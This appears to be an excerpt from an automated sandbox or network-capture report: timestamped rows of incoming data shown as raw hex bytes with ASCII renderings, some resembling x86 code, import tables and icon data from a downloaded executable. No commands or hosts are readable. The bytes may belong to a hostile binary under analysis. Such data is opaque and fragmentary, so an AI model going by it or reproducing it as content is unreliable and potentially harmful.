2021-12-07 12:39:07 UTC	781	IN	Data Raw: 60 ce 71 33 ae cc 56 28 0c df 3c c6 f9 fb a6 df f2 5b d7 6d c5 53 65 2a 0d 12 a0 53 a5 d4 5d 29 ba f7 df 91 91 75 76 8c 71 56 bb 41 f7 fa 2e 85 ad 38 24 db c3 97 5b c3 c6 d4 13 c8 3a 55 58 bd a4 90 50 9b c8 d2 7f 39 ff c7 87 c5 9d 16 a8 a9 2c 03 9c 82 b8 04 62 38 60 17 b7 c5 3d 7e 7e ff ec 60 a9 f8 8f 7d 42 57 19 aa f0 eb ea 1a 93 fb ab d0 27 2e 55 20 c2 8a 74 05 de 1f 6f 69 e8 83 df b9 19 59 d6 60 8c cf 23 5c f8 40 0e c3 df 5c df 35 be d1 df 75 3e ce 43 1c f4 e2 e2 85 48 96 6b 29 61 02 e2 95 b5 b5 cd b1 a3 d7 8f 1d 24 bf 8f e1 9c 19 60 c7 89 30 68 d5 4c a6 86 3c 0f 98 48 39 bd fb 82 61 99 a6 8f 53 10 d8 f9 92 78 c0 12 01 61 af 17 78 c6 e6 f2 9c 2d 6d 3a dd e0 d7 65 4f 3e 93 ae ef 39 bf 30 55 14 6b f4 9e 95 97 e2 25 b1 8c c4 b5 89 9a a4 d3 c5 31 66 5d de Data Ascii: `q3V(<[mSe*S])uvqVA.8$[:UXP9,b8`=~~`}BW'.U toiY`#\@\5u>CHk)a$`0hL<H9aSxax-m:eO>90Uk%1f]
2021-12-07 12:39:07 UTC	789	IN	Data Raw: 40 ea d9 07 a8 97 d9 2e 16 63 53 92 82 c9 96 49 87 b2 9b 90 32 3c e9 db 73 af 06 55 f6 12 9c a8 a7 6c 92 f7 75 e0 fb d5 4a 75 14 0e 4d 11 e0 ac d2 36 39 b6 37 55 53 9b e3 d5 1b bb dc c6 46 ce 83 05 2c 34 71 5d 73 2f a5 6e 0e ba c1 e6 fe 99 fa d1 45 d3 16 26 2f d2 0a fc e7 04 4e e8 92 8f 96 b0 6d 9b ce 37 72 2b 64 4b af d9 08 4a 76 2f 94 91 99 99 8b e6 fb b0 3a 48 48 70 5a 5f 55 b6 69 47 78 97 85 41 b2 6a 6b 58 26 96 43 d2 80 5c bb cf b1 24 49 a2 9e 87 71 87 8a 46 f1 00 31 60 35 db e1 87 29 d9 20 7a 77 fd 3c 2c f4 1f ed bd a9 28 c3 54 c6 8f c5 08 57 92 ac f1 96 38 77 55 f3 38 56 6b 5f 28 f7 88 bb 41 51 ec 0c 0a c7 46 49 75 f9 63 91 1a 44 63 2a 0a 8b ad 76 14 dc 6d cd 8b 41 16 4b 38 d3 3a 68 03 4c 6d 6e 9c 2d b1 0a 88 46 34 d2 c1 c0 4d 43 18 b0 80 47 21 22 Data Ascii: @.cSI2<sUluJuM697USF,4q]s/nE&/Nm7r+dKJv/:HHpZ_UiGxAjkX&C\$IqF1`5) zw<,(TW8wU8Vk_(AQFIucD c*vmAK8:hLmn-F4MCG!"
2021-12-07 12:39:07 UTC	797	IN	Data Raw: 9a 59 36 bf 41 ea 44 4a 6a 19 d6 89 ae 28 98 47 89 9e 64 5c 61 fb 72 f9 2f d2 9f b8 5c f2 f7 8c b2 7b 68 0f 0c f5 a8 56 08 ae 94 50 3c c7 56 f4 47 42 33 5b fe 8f c4 4a 21 03 18 9f d1 67 76 7b 3a 58 f8 17 ff df e6 86 86 11 80 e4 b1 12 03 b0 d7 50 2f e9 bc 5b 0a 7d 1b 20 01 3f 2d ef 22 aa 7c 34 ce 1b 54 d5 db 93 be ee 81 61 30 5c 31 00 d0 b6 ad 36 c3 c3 2d fa 28 e9 62 dc 98 6a a8 81 98 42 38 6f 9f 76 16 29 02 46 47 d8 4f 85 4b b6 78 8f b5 57 35 31 85 03 a1 ac fe 5e 6b 80 c5 90 4c 34 b6 bb 3f 7b 89 a0 84 d2 21 e7 9f d0 25 a4 7d 46 73 e6 56 32 40 c4 2e 0d 94 0d ee 9f 83 95 71 ac 84 c4 ce 09 5c 48 a8 5e c2 52 46 f6 67 bf 5d 27 a0 25 72 f7 dd 51 40 2c 32 26 3c f5 91 cb 44 ed ef 96 a7 d6 d9 ae 17 72 9c 8d 7c 7b 12 1b e6 43 49 eb 78 4a df 3b 8e 51 be b1 a2 ad 13 Data Ascii: Y6ADJj(Gd\ar/\{hVP<VGB3[J!gv{:XP/[} ?-"|4Ta0\16-(bjB8ov)FGOKxW51^kL4?{!%}FsV2@.q\H^RFg]'%rQ@,2& <Dr|{CIxJ;Q
2021-12-07 12:39:07 UTC	805	IN	Data Raw: d4 8a af 4d 35 cb bb c4 ae 75 c3 0d 7e 96 47 2c 35 2d ff 9c 2a 9d 9f 9d 82 f7 70 82 3b 78 e4 6a 83 35 87 6e 44 44 dc cb f5 81 2f dc d3 3d 55 83 01 8c dc fe b6 d3 b3 8b 06 4d cd 43 d1 09 9e 09 1e f3 63 6e f8 e5 14 79 7b a0 ad fe 18 ca 03 62 de 7f 4f a8 fc 88 37 45 0a 00 6c 3f f1 73 ad 13 34 55 25 03 9c bb fe a1 ef c3 db 40 16 94 fa 6f cc 1c 2f f3 a5 b4 e3 92 0f 82 17 b9 97 a2 91 f4 f1 5a cd a2 47 b8 78 22 1d 91 08 5e ec 01 9e 56 2e 14 59 a2 c0 a6 64 34 66 47 7b 5d 25 2a 8c 7b 93 3d 6e fe f5 03 d1 6c e4 4b e9 2a 4a 73 cd d8 a4 07 76 78 e2 2d e6 00 d5 e8 3e 90 d2 7f 8e b6 fa 9e 7d cd b8 4c 63 fd ea 87 06 4d 9d 1a bf 72 3d f3 18 4d 94 b9 87 43 4a 2e a8 44 19 bb 7d 14 d8 90 9a a6 0c 6a de 9e 65 cf af 89 ff 42 87 74 6e 3c b4 56 79 41 a5 30 b1 c9 3d c6 cb af 8d Data Ascii: M5u~G,5-*p;xj5nDD/=UMCcny{bO7El?s4U%@o/ZGx"^V.Yd4fG{]%*{=nlK*Jsvx->}LcMr=MCJ.D}jeBtn<VyA0=
2021-12-07 12:39:07 UTC	812	IN	Data Raw: 9e 3e 0b a0 79 7a 74 f7 e0 0f 02 18 43 4e b7 29 7a a9 e2 5f 9f 88 47 20 d7 1a e9 e7 dd 7c 98 4a ed d6 5e ff c4 2a f2 19 7d 31 0c 7d 8c b1 3d 02 d3 a2 2e 4e 46 cb f3 b3 61 9c fa 00 14 a7 86 89 ac b5 a2 f7 28 5b f9 ce 0c 85 9d 41 ee 9f cc 31 05 62 52 67 17 2d 44 c5 7b c1 80 cc 60 77 3c 68 44 c5 f0 e0 d5 a4 b8 28 6f 31 59 2c 96 45 90 36 44 35 fc 8b aa 49 11 b4 6a 88 10 ac 2e a2 64 7e a9 1b a6 aa d4 a5 d5 b3 2a c3 ad ca 77 2f dc 8d 59 86 c3 a4 80 27 eb ff 06 2e 2f 21 ae c3 82 70 66 44 42 6d 82 c6 2a 8b 12 de 8a 79 11 ff dd 1b 8e cd e0 38 9b a3 60 0f 2a df 28 d0 81 c2 f1 ed e3 ac be de 73 1a 85 42 dd a3 bd a3 a5 a2 6b f9 9a be a2 a7 de b2 c3 27 ad f4 c3 7d d3 b5 11 12 01 35 59 37 dc 15 7a dc 76 b7 88 d2 99 e8 9d 79 83 90 ce b3 53 70 fd 91 38 63 d1 c1 f8 12 13 Data Ascii: >yztCN)z_G |J^*}1}=.NFa([A1bRg-D{`w<hD(o1Y,E6D5Ij.d~*w/Y'./!pfDBm*y8`*(sBk'}5Y7zvySp8c

Timestamp	kBytes transferred	Direction	Data
2021-12-07 12:39:07 UTC	820	IN	Data Raw: 7b 15 1b 0c 40 b7 27 cc 04 ca 36 51 b9 70 14 8b 6c d9 25 28 c2 93 8c 5f fc fe 3d af 18 85 7c fa 51 52 6b 56 f7 17 2d 11 01 65 f1 78 ea e5 8f f4 c5 42 6c ef 3c 85 94 cd 6f 3f 12 75 45 5b b8 8d 63 04 44 cd 98 c6 a8 19 54 b2 99 33 01 36 19 13 03 6f 71 b5 45 fd 3c 17 96 20 af a9 9c 97 25 71 44 e8 fb 34 fa 9e 73 d2 ef d8 9f 24 ac af 20 b8 13 11 43 57 4f 4b c6 d3 d7 23 e3 0f 3e 94 7d d1 85 39 4f 01 3b 3f 14 ad 2a 68 29 22 fc 08 d8 a1 2e 58 dc 28 77 6b e1 ca 43 b4 24 d8 ab ee c3 6f 94 ed f1 f3 29 31 6c 8f 06 63 b1 58 f1 1a f2 8c 8b 05 fa 6e 18 67 ba 4d 7e cc 37 2f 12 5f b1 74 f2 24 b7 c8 c5 c6 3b 24 86 39 22 b2 1a 15 98 4c 5f 1b c7 31 72 2c b3 6a 0b 6e 96 28 2e 74 06 2a e4 3f 64 8f 65 78 f4 d6 6a c2 d0 83 a2 a7 04 dd 2d e2 71 1e 5a 59 d7 6a 51 26 8f 56 c0 43 88 Data Ascii: {@'6Qpl%(_=|QRkV-exBl<o?uE[cDT36oqE< %qD4s$ CWOK#>}9O;?*h)".X(wkC$o)1lcXngM~7/_t$;$9"L_1 r,jn(.t*?dexj-qZYjQ&VC
2021-12-07 12:39:07 UTC	828	IN	Data Raw: 1f 1e 57 f7 8b ff 83 ba ab 94 dd f0 b8 ba 9f fe 43 eb 1e a6 b4 ed 55 c9 75 f7 8d 4a ae 3b 3c 86 1a 74 8f a1 d6 d9 64 ff 5d 25 dc 79 ce b3 e8 62 6d ac 05 b7 87 63 7d 4d e4 47 4d b3 af 90 46 55 17 c7 99 66 33 8e 77 52 76 f3 aa 34 ec 4b 18 6d 4a 8e de 08 e9 28 cc 9a e4 28 8c d3 66 51 da ac 68 5a cd 88 4e dd 94 23 1a b1 4f 36 82 a2 c7 f9 24 1d 45 29 3f f7 8b 46 fc da 1c bb 12 3c 7d f4 df 1f 89 3c ca ee d7 7e 7d 09 41 3f 06 2f 4b 1c 09 6b cf 23 51 48 69 e7 ea 69 a3 23 11 ba ac 07 28 92 3e 4f 2f f1 cb a5 68 1e a5 1e 2a de da f7 c5 79 b3 3d 70 44 36 e4 df f0 c0 16 b3 2e 2d b8 2c ba 2e 91 b1 57 c0 aa c3 f1 02 2a 74 e3 7d a2 d0 d9 26 b9 17 ab de 67 af 7a da 10 bb be cf 8c ab 41 7e d4 85 d0 15 d2 da ec e2 38 17 42 dc 1d 2b 28 ef c2 fb a2 d6 34 45 ea b8 4b f5 ae 3c Data Ascii: WCUuJ;<td]%ybmc}MGMFUf3wRv4KmJ((fQhZN#O6$E)?F<}<~}A?/Kk#QHii#(>O/h*y=pD6.-,.W*t}&gzA~8B+ (4EK<
2021-12-07 12:39:07 UTC	836	IN	Data Raw: d5 47 da b9 15 aa 17 7d a4 07 51 8c 8b 3f d0 a4 b6 d1 ea 9e 19 53 5d 79 3c f3 e9 c9 d5 5d f7 d1 c9 ab fb e8 37 a2 ba 83 19 fc b1 aa 1f 3b c7 17 c7 21 33 49 12 40 fd d3 fb 12 3a 6c d0 8f 63 3d 1b f5 f9 0f f5 b2 24 0f 53 1d 21 ca 62 21 44 e2 46 81 4f 2b d3 e7 29 0a 0f bd 13 6d 21 e0 71 e3 3b f1 f0 38 46 2b d1 29 f2 ce f8 b0 c7 31 1b f8 54 4c 27 60 72 4a f6 2d 61 c9 0e 9e a5 34 15 5d 05 61 71 a4 40 0c 26 58 f0 aa e6 62 3f b4 9f 60 97 16 28 2f c1 ee 80 4b 7a 84 dd 27 00 ab 97 be 0d fb e3 66 83 a3 15 f7 0f 9b e3 61 97 e1 35 a3 67 fc b6 57 c7 6f 93 de 61 78 1d f5 4e 4f f8 ed b1 8b a3 f8 ed f5 bf 8b 29 fc 42 8f f8 ed ee 8b 4f 82 df 4a 2e 8e c3 6f 4b 65 2e 77 26 e1 b7 8b 2e 96 d8 68 2d 9f ff 79 f1 7f 1d bf 1d b8 48 e6 b8 9e 72 7c eb a2 ff 1a 7e 0b 5e 74 52 fc d6 Data Ascii: G}Q?S]y<]7;!3I@:lc=$S!b!DFO+)m!q;8F+)1TL`rJ-a4]aq@&Xb?`(/Kz'fa5gWoaxNO)BOJ.oKe.w&.h-yHr|~^tR
2021-12-07 12:39:07 UTC	844	IN	Data Raw: 81 1b 6e b4 1d a9 b7 78 fb f9 77 5a 02 37 da 82 13 9c 65 a6 59 a1 d1 4c 31 f8 86 a3 da 53 d5 b4 33 05 3d d9 2f 92 d2 49 0b d7 db 54 e1 50 26 66 98 15 8c a6 90 ad 72 a7 01 12 05 24 a6 81 99 93 1e 98 60 0d a4 06 56 5a 12 46 fa a7 67 52 37 70 cf 95 a8 cf 74 f3 48 db 3c 15 d4 0b 67 9e 49 32 18 ac 72 e8 05 22 d3 44 2f 0c 54 4b 06 e9 bd b0 f2 1b ee 85 d0 0d 39 b5 b9 d0 65 a5 08 de 8f 02 e5 56 b0 dd 88 89 1c 98 dd 3d 5d 55 cf 61 96 33 b4 4c a6 02 87 4f 57 27 a0 99 b4 9a b6 4d 2f 51 7f 7d 0e c1 79 46 5c 9d ea f9 d0 7a 0c 4d 9b 42 19 f5 e7 3a 31 25 11 47 fe 7a 7e 7e 2d ea 68 d3 b8 8e cb cd fa 1a d2 91 e9 bf ad d5 90 53 3b 3d 88 a1 ed 35 f3 f0 f3 b9 6e 27 06 ef b7 03 f5 6a 37 76 89 c1 db 41 e5 95 3b 48 f4 04 2a 34 03 f3 24 5d 5d 16 8d b6 41 46 5b 2f dc e8 8f a3 83 Data Ascii: nxwZ7eYL1S3=/ITP&fr$`VZFgR7ptH<gI2r"D/TK9eV=]Ua3LOW'M/Q}yF\zMB:1%Gz~~-hS;=5n'j7vA;H*4$]]AF[/
2021-12-07 12:39:07 UTC	852	IN	Data Raw: 0e dc 1f 2a 24 b8 9b 7f 37 d2 ef 23 6d f8 2d a5 83 ba fe d0 87 60 7e 2d 5e 67 90 1e 7e f5 1a 3c cd e7 a7 1a 3c dd ce 4f 8f e2 e9 6e 9a 11 dc 46 13 f1 69 17 93 fa d4 8c e0 b8 d6 b9 a5 ae c6 a5 76 fb e6 ed f6 37 2a 36 fc 0b 5a cc ad 76 d6 ab 7d 9d 4a b3 bf b1 b5 b1 16 81 d8 9d f3 bb c2 5d 53 17 86 0d 2f bd fa c3 bd ec 0f a4 21 27 38 10 58 7a 13 89 d6 fc 41 ea 21 ec f3 e3 bb a7 39 da 6d b2 3b a9 c3 da 9b 7b d3 0e 7e 7b 59 e6 cd d9 db bd 13 fc aa d9 9b eb 57 ad de 4b 26 4d f2 9e 85 37 85 ab 6b af fe 33 a2 f9 df b4 8a a4 ed 4f f0 9b 45 be 05 f9 cd 18 ea ac 7c 93 d4 ff 42 aa ff 4d 53 e8 93 b2 0b 66 94 c2 9d f6 25 60 f5 36 5a b4 f1 a4 4a a0 e9 81 9b 45 06 47 5b 62 87 b6 7d 3c 42 ef 08 d2 63 1f 54 c9 5f d7 6c ae 93 5f b2 7a d3 fe 50 8c 7d fb 59 78 91 b9 67 8b dc Data Ascii: *$7#m-`~-^g~<<OnFiv7*6Zv}J]S/!'8XzA!9m;{~{YWK&M7k3OE|BMSf%`6ZJEG[b}<BcT_l_zP}Yxg
2021-12-07 12:39:07 UTC	859	IN	Data Raw: 79 45 57 fb 2b 16 62 04 05 cb 3b e1 fd 06 c7 32 b5 ff 8e 4c 30 17 02 21 06 7d 9d 38 3a 21 50 7c f0 19 e8 71 ed 2e 1b 82 13 fc 9e 09 4e 32 2a 75 8f 3d 33 67 d8 bb e6 66 b8 75 08 14 ef a8 3c 84 93 23 2b 96 a7 5c e7 df d9 9a 9f 8d 03 37 f2 02 60 74 ee 01 c5 f4 4e 2b 9c 9c 54 8f 7f a4 d3 5e f5 34 93 9a ef b4 1e 6d a6 f7 90 25 f7 96 47 3a 7d 7d c6 b9 de 5d f1 4d 7b 35 eb eb ec 7e ac 6c c8 cc 61 7b cd e0 91 ee 46 c6 c3 45 a6 93 fc 4d ad 79 d9 4d 28 19 f9 be 83 66 80 11 fe 08 18 48 4d 66 b0 83 5a 5c d8 11 b4 28 6f 96 45 e6 2e 4a 71 b9 9b 16 a7 82 29 1c 28 d8 1f 40 94 c9 cb 2e 06 01 79 1e c7 7e 13 c9 83 cb 8c 2e 3a 02 48 69 5c 94 02 d9 50 5c d4 e5 7f 47 65 95 82 66 a5 78 07 d5 71 28 c2 a0 fc 8c f3 e8 fa a3 53 94 3d c1 31 0f 90 53 e7 c3 cf 73 ac d6 dc d9 fb bd c6 Data Ascii: yEW+b;2L0!}8:!P|q.N2*u=3gfu<#+\7`tN+T^4m%G:}}]M{5~la{FEMyM(fHMfZ\(oE.Jq)(@.y~.:Hi\P\Gefxq(S=1Ss
2021-12-07 12:39:07 UTC	867	IN	Data Raw: fa 25 d8 a8 be e9 63 a8 20 43 02 09 9f a1 b3 64 91 38 16 da 40 74 7a 9d 25 81 bc 2b 80 f8 29 46 fa 64 7e 93 81 4e 3b c3 48 fb 23 9d 0c ab 8d 22 69 d9 0c 69 f1 06 0b dc 90 66 3a 31 21 5d bb 13 49 df 61 0e c0 f7 02 d8 7b a4 22 22 7a e8 f5 3d b2 e8 74 f4 f8 f9 72 23 f0 e3 12 43 16 7e b8 42 58 91 96 a6 20 2b 0e c2 b3 84 a7 c8 9a 27 9d c6 18 d8 49 41 62 e9 71 4d d1 d2 29 83 5e 73 92 31 41 c2 93 91 6b 8f 47 f4 ba 2c 76 cd 94 5e c1 ce a4 63 75 b8 30 e9 99 2a b8 31 69 5b 9c 5c ec f9 94 db 99 fc 48 a8 72 b7 de b4 3c 22 61 c9 3a 90 a2 25 82 85 5e bb 9b 69 8c 60 43 f6 66 eb d6 9b 96 6e c4 9f c8 51 92 a6 01 21 d1 9e b4 ac a1 c0 f7 e9 18 f5 64 7c 13 ed d0 9e 7e 86 63 15 c7 e4 63 71 72 b1 e7 99 40 25 3b f2 4d a1 f3 e8 cd ea 9a 94 23 df 2c 76 5f 21 83 5e 07 58 e9 1c ed Data Ascii: %c Cd8@tz%+)Fd~N;H#"iif:1!]Ia{""z=tr#C~BX +'IAbqM)^s1AkG,v^cu0*1i[\Hr<"a:%^i`CfnQ!d|~ccqr@%;M#,v_! ^X
2021-12-07 12:39:07 UTC	875	IN	Data Raw: ae 38 99 b2 d7 34 9e ab 4f 59 78 27 5d ee a7 bf 30 6f c3 e0 ec a6 bf d4 34 de 75 39 52 af e8 a7 80 ab f7 86 77 68 bb ee 6e c7 25 67 f3 07 0a c6 f9 34 9d be ef a6 cf 8c f6 ef ce fa ac d1 de 79 09 57 87 c5 7c 69 fb b2 35 6f 7b 36 7f 5f f2 2f 3f 1a 96 d6 34 4e 3b 2b 09 3c 12 db 85 4a 3b fb 2c d3 2f 70 fd 6f 43 fd f7 9f 1e dd 65 fa c1 3b 3b 54 79 71 2f be ed 76 73 cd a0 fe f1 db 3d 26 04 fc b2 c2 af ed d3 1b ad 66 9c f2 f3 08 59 3d 75 bc 57 d6 17 69 d7 5b ee e7 b5 bf fc 61 c7 53 93 fb 28 43 e6 e9 6d 87 ef fa ee da 76 75 d2 27 ad 37 67 3f fc f0 ab 95 6d 17 9c be fa a9 4b 67 0f de f8 35 39 2b 8f 5d 78 f7 ea 9d f5 13 96 46 5e 11 7e 99 91 77 fd 5e 8b 4e b9 7d 72 fa cf d7 d4 18 31 fe f3 39 1d e6 af d0 c4 9e ab f1 d5 37 7e d7 9e 8c 89 55 ac 39 5d df dc aa f9 fd 33 Data Ascii: 84OYx']0o4u9Rwhn%g4yW|i5o{6_/?4N;+<J;,/poCe;;Tyq/vs=&fY=uWi[aS(Cmvu'7g?mKg59+]xF^~w^N}r1 97~U9]3
2021-12-07 12:39:07 UTC	883	IN	Data Raw: 9e dd 79 f7 93 fe 81 1f 5e 1f 73 e5 c4 fd 2e 3d a6 4d ee 14 e4 c3 69 f1 49 d9 67 9c 2b 47 0e ff 11 74 e7 a3 a2 07 4f ee fc d2 7b dc 92 d3 c1 86 13 c7 16 36 d8 f4 d9 da 96 57 d6 87 d4 37 b4 f0 c8 98 3c 23 63 cc f1 d0 88 b8 9e 57 3f 5a 24 57 8a 77 7d fe 6b 74 c4 47 d7 86 a9 8f 0c 53 ce 59 fd fe e0 97 c3 36 95 7e c8 cd 8f d9 38 57 aa 3b f3 62 ce e0 39 c5 de c3 66 3d 3d 9f f4 c9 92 b2 07 9d f7 af 2b 18 76 21 db 14 7e fc 5f cb b8 b3 5d a3 46 1e f6 26 d7 86 53 27 4f 9c 3c c1 fc 9e 69 47 ab eb fe b8 de 4c fe 2b d3 0e d6 2b 7f ee 37 6f 99 a9 f1 d4 47 da 43 df f9 1a 5a 5e 8e 6b f1 e5 99 7b da c2 86 1d a7 f5 6a dd 6b f3 91 8f 7e d3 fa 6f da 99 62 dc 5a f3 6b e9 8c 3b 5a a1 7a 6f cf 71 d7 be 5f bc ff 87 1b da 83 2f 5e 9c d2 4d 6b 34 f6 c4 a7 57 b5 3d c2 87 fc 12 71 Data Ascii: y^s.=MiIg+GtO{6W7<#cW?Z$Ww}ktGSY6~8W;b9f==+v!~_]F&S'O<iGL++7oGCZ^k{jk~obZk;Zzoq_/^Mk4W=q
2021-12-07 12:39:07 UTC	891	IN	Data Raw: 0d 70 9b 40 00 8b 4d d8 83 c1 fe 83 f9 41 0f 87 f4 13 00 00 ff 24 8d 8f 28 40 00 53 50 e8 32 38 00 00 e9 64 0d 00 00 ff 05 2c e3 42 00 39 5d cc 0f 84 55 0d 00 00 53 ff 15 f8 71 40 00 e9 49 0d 00 00 50 e8 b0 fe ff ff 48 53 50 e8 c4 fe ff ff e9 be 13 00 00 53 50 e8 f8 37 00 00 e9 a7 13 00 00 53 e8 ef 14 00 00 83 f8 01 7f 03 33 c0 40 50 ff 15 88 70 40 00 e9 8d 13 00 00 ff 75 cc ff 15 fc 71 40 00 e9 7f 13 00 00 c1 e0 02 39 5d e4 75 22 8b 88 e0 eb 42 00 6a 01 89 88 20 ec 42 00 e8 b2 14 00 00 8b 4d dc 89 04 8d e0 eb 42 00 e9 55 13 00 00 8b 88 20 ec 42 00 89 88 e0 eb 42 00 e9 44 13 00 00 8b 45 e4 8d 34 85 e0 eb 42 00 33 c0 8b 0e 3b cb 0f 94 c0 23 4d e8 8b 44 85 dc 89 0e e9 2e 13 00 00 ff 34 95 e0 eb 42 00 56 e9 be 12 00 00 8b 0d 30 e3 42 00 8b 35 60 72 40 00 3b Data Ascii: p@MA$(@SP28d,B9]USq@IPHSPSP7S3@Pp@uq@9]u"Bj BMBU BBDE4B3;#MD.4BV0B5`r@;

Timestamp	kBytes transferred	Direction	Data
2021-12-07 12:39:07 UTC	898	IN	Data Raw: 05 00 f4 42 00 4f 75 9a 53 55 e8 b5 22 00 00 e9 06 ff ff ff 39 1d f4 eb 42 00 74 7b 6a 03 e8 71 28 00 00 6a 04 8b e8 e8 68 28 00 00 6a 05 8b f0 e8 5f 28 00 00 3b eb 8b f8 74 48 3b f3 74 44 3b fb 74 40 8d 44 24 1c 50 6a 28 ff 15 98 70 40 00 50 ff d5 85 c0 74 2c 8d 44 24 24 50 68 24 91 40 00 53 ff d6 53 53 8d 44 24 28 53 50 53 ff 74 24 30 c7 44 24 38 01 00 00 00 c7 44 24 44 02 00 00 00 ff d7 53 6a 02 ff 15 24 72 40 00 85 c0 75 07 6a 09 e8 bf df ff ff a1 0c ec 42 00 83 f8 ff 74 04 89 44 24 18 ff 74 24 18 ff 15 a0 70 40 00 a1 10 90 40 00 83 f8 ff 74 0e 50 ff 15 ec 70 40 00 83 0d 10 90 40 00 ff 6a 07 68 00 58 43 00 e8 c8 1d 00 00 c3 83 ec 14 53 55 56 8b 35 70 eb 42 00 57 6a 06 e8 ac 27 00 00 33 db 3b c3 74 12 ff d0 0f b7 c0 50 68 00 50 43 00 e8 d6 23 00 00 eb Data Ascii: BOuSU"9Bt{jq(jh(j_(;tH;tD;t@D$Pj(p@Pt,D$$Ph$@SSSD$(SPSt$0D$8DDSjr@ujBtDtp@@tPp@@jhXC SUV5pBWj'3;tPhPC#
2021-12-07 12:39:07 UTC	906	IN	Data Raw: 00 83 f8 ff 89 45 08 0f 84 b7 00 00 00 8d 85 e4 fe ff ff 6a 3f 50 8d b5 e4 fe ff ff e8 33 01 00 00 80 38 00 74 09 80 7d e8 00 74 03 8d 75 e8 80 3e 2e 75 11 8a 46 01 84 c0 74 68 3c 2e 75 06 80 7e 02 00 74 5e 56 53 e8 ea 05 00 00 f6 85 b8 fe ff ff 10 74 15 8b 45 0c 83 e0 03 3c 03 75 44 ff 75 0c 57 e8 f3 fe ff ff eb 39 57 e8 7e 02 00 00 57 ff 15 44 71 40 00 85 c0 75 20 f6 45 0c 04 74 12 57 6a f1 e8 4b f9 ff ff 6a 00 57 e8 f3 02 00 00 eb 10 ff 05 e8 eb 42 00 eb 08 57 6a f2 e8 31 f9 ff ff 8d 85 b8 fe ff ff 50 ff 75 08 ff 15 3c 71 40 00 85 c0 0f 85 52 ff ff ff ff 75 08 ff 15 38 71 40 00 83 7d fc 00 74 04 80 63 ff 00 33 f6 5b 39 75 fc 74 4d 39 75 f8 75 08 ff 05 e8 eb 42 00 eb 40 57 e8 44 08 00 00 85 c0 74 36 57 e8 36 00 00 00 57 e8 f5 01 00 00 57 ff 15 d0 70 40 Data Ascii: Ej?P38t}tu>.uFth<.u~t^VStE<uDuW9W~WDq@u EtWjKjWBWj1Pu<q@Ru8q@}tc3[9utM9uuB@WDt 6W6WWp@
2021-12-07 12:39:07 UTC	914	IN	Data Raw: 7b 00 00 82 7b 00 00 90 7b 00 00 a4 7b 00 00 b0 7b 00 00 bc 7b 00 00 d2 7b 00 00 72 79 00 00 66 79 00 00 5a 79 00 00 3e 79 00 00 30 79 00 00 22 79 00 00 0c 79 00 00 f6 78 00 00 e2 78 00 00 d0 78 00 00 be 78 00 00 b0 78 00 00 9a 78 00 00 7c 78 00 00 60 78 00 00 54 78 00 00 48 78 00 00 f0 77 00 00 36 78 00 00 2a 78 00 00 1a 78 00 00 08 78 00 00 fa 77 00 00 cc 7a 00 00 00 00 00 00 cc 80 00 00 b6 80 00 00 a4 80 00 00 94 80 00 00 80 80 00 00 e4 80 00 00 00 00 00 0 0 00 dc 7d 00 00 e8 7d 00 00 fa 7d 00 00 0a 7e 00 00 1c 7e 00 00 2c 7e 00 00 3c 7e 00 00 4e 7e 00 00 5e 7e 00 00 6c 7e 00 00 7e 7e 00 00 8a 7e 00 00 98 7e 00 00 aa 7e 00 00 ba 7e 00 00 c8 7e 00 00 da 7e 00 00 ec 7e 00 00 fe 7e 00 00 12 7f 00 00 ca 7d 00 00 34 7f 00 00 46 7f 00 00 54 7f 00 00 66 7f 00 00 Data Ascii: {{{{{{{ryfyZy>y0y"yyxxxxxx|x`xTxHxw6x*xxxwz}}}~~,~<~N~^~l~~~~~~~~~~~}4FTf
2021-12-07 12:39:07 UTC	922	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d7 9c 47 0a d3 99 46 33 d2 95 44 73 d4 99 47 ad d5 9a 46 dd d6 9b 47 fa d5 9a 47 fd d5 9b 47 ff d5 9b 47 ff d5 9b 47 ff d4 9a 47 ff d4 9a 47 ff d4 9a 47 ff d4 9a 47 ff d4 9a 47 ff d4 9a 47 ff d4 9a 47 ff d4 9a 47 ff d4 9a 47 ff d4 9a 47 ff d4 9a 47 ff d4 9a 47 ff d4 9a 47 ff d4 9a 47 ff d5 9b 47 ff d5 9b 47 ff d6 9b 47 ff d4 9a 47 fe d6 9b 47 fa d4 9a 47 e1 d4 99 46 ad d2 94 44 73 Data Ascii: GF3DsGFGGGGGGGGGGGGGGGGGGGGGGGGGFDs
2021-12-07 12:39:07 UTC	930	IN	Data Raw: 99 47 66 d8 9d 47 ee d5 9b 47 ff d4 9a 47 ff d4 9a 47 ff d4 9a 47 ff d4 9a 47 ff d4 9a 47 ff d4 9a 47 ff d6 9b 47 ff d5 9b 47 af d4 9a 46 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 cd 8e 31 10 d0 93 3b b6 d6 9b 47 ff d4 9a 47 ff d4 9a 47 ff d4 9a 47 ff d4 9a 47 ff d4 9a 47 ff d4 9a 47 ff d6 9c 47 ff d6 9b 47 d6 Data Ascii: GfGGGGGGGGGGF1;GGGGGGGGG
